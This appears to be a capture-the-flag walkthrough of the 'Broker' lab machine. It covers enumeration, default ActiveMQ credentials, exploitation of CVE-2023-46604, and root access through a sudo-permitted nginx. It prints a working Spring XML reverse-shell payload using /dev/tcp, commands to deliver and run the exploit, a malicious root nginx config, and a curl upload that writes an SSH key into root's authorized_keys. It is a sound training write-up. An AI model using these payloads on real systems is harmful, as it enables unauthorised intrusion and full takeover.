Broker
Overview
Broker is an easy Linux box centered on a single high-impact CVE.
The host runs Apache ActiveMQ 5.15.15, which is vulnerable to
CVE-2023-46604 — an OpenWire protocol deserialization flaw that yields
unauthenticated remote code execution. After landing a shell as the activemq
service account, sudo -l reveals passwordless nginx, which can be pointed at
an attacker-controlled config to read and write arbitrary files as root — enough
to drop an SSH key into /root/.ssh.
Path: ActiveMQ 5.15.15 → CVE-2023-46604 RCE → sudo nginx config abuse →
root SSH.
Enumeration
The scan shows SSH and a cluster of ActiveMQ-related services — nginx fronting an
ActiveMQRealm basic-auth prompt, plus the ActiveMQ admin console on 8161 and
the OpenWire transport on 61616.
$ nmap -p- -A 10.129.230.87
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
|_  basic realm=ActiveMQRealm
1883/tcp  open  mqtt
5672/tcp  open  amqp
8161/tcp  open  http       Jetty 9.4.39.v20210325
|_  basic realm=ActiveMQRealm
61613/tcp open  stomp      Apache ActiveMQ
61616/tcp open  apachemq   ActiveMQ OpenWire transport
|_  ProviderVersion: 5.15.15

The OpenWire fingerprint on 61616 helpfully leaks the version outright: 5.15.15.
Foothold — CVE-2023-46604
The web console is protected by basic auth, but ActiveMQ ships with
admin:admin by default — and it works, dropping us into the /admin console,
which confirms the version.

ActiveMQ 5.15.15 is vulnerable to CVE-2023-46604: the OpenWire transport
deserializes a class reference the attacker controls, so pointing it at a Spring
XML bean that instantiates a ProcessBuilder gives unauthenticated RCE. I used
evkl1d/CVE-2023-46604 and edited its
poc.xml to run a reverse shell back to my host:
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg>
<list>
<value>bash</value>
<value>-c</value>
<value>bash -i >& /dev/tcp/10.10.14.3/443 0>&1</value>
</list>
</constructor-arg>
</bean>
Then serve the payload and start a listener:
$ sudo python3 -m http.server 80      # hosts poc.xml
$ nc -lvnp 443                         # catches the shell
$ python3 exploit.py -i 10.129.230.87 -u http://10.10.14.3/poc.xml

The target fetches the XML, deserializes the bean, and executes our
ProcessBuilder — popping a shell as activemq.

Privilege Escalation — sudo nginx
sudo -l shows the activemq user can run nginx as root with no password:
$ sudo -l
User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
nginx doesn’t look exploitable at first glance, but because we control its
config we can start a root-owned web server that serves the whole filesystem and
accepts WebDAV PUT uploads. I wrote a malicious config to /tmp:
user root;
worker_processes 1;
pid /tmp/nginx.pid;
events { worker_connections 1024; }
http {
  server {
    listen 1337;
    root /;
    autoindex on;
    dav_methods PUT;
  }
}
$ sudo nginx -c /tmp/nginx_pwn.conf
Now port 1337 exposes / as root, with directory listing enabled:

Root
Because dav_methods PUT is enabled and the server runs as root, I can upload
my public key straight into root’s authorized_keys, then SSH in:
$ curl http://10.129.230.87:1337/root/.ssh/authorized_keys --upload-file ~/.ssh/id_rsa.pub
$ ssh -i id_rsa root@10.129.230.87

Rooted.
Takeaways
- CVE-2023-46604 makes an exposed ActiveMQ OpenWire port (61616) an
unauthenticated RCE — and default
admin:adminmade even confirming the version trivial. sudo nginxis a full root primitive. Controlling the config lets you run a root web server withroot /anddav_methods PUT, giving arbitrary file read and write — here, an SSH key into/root/.ssh.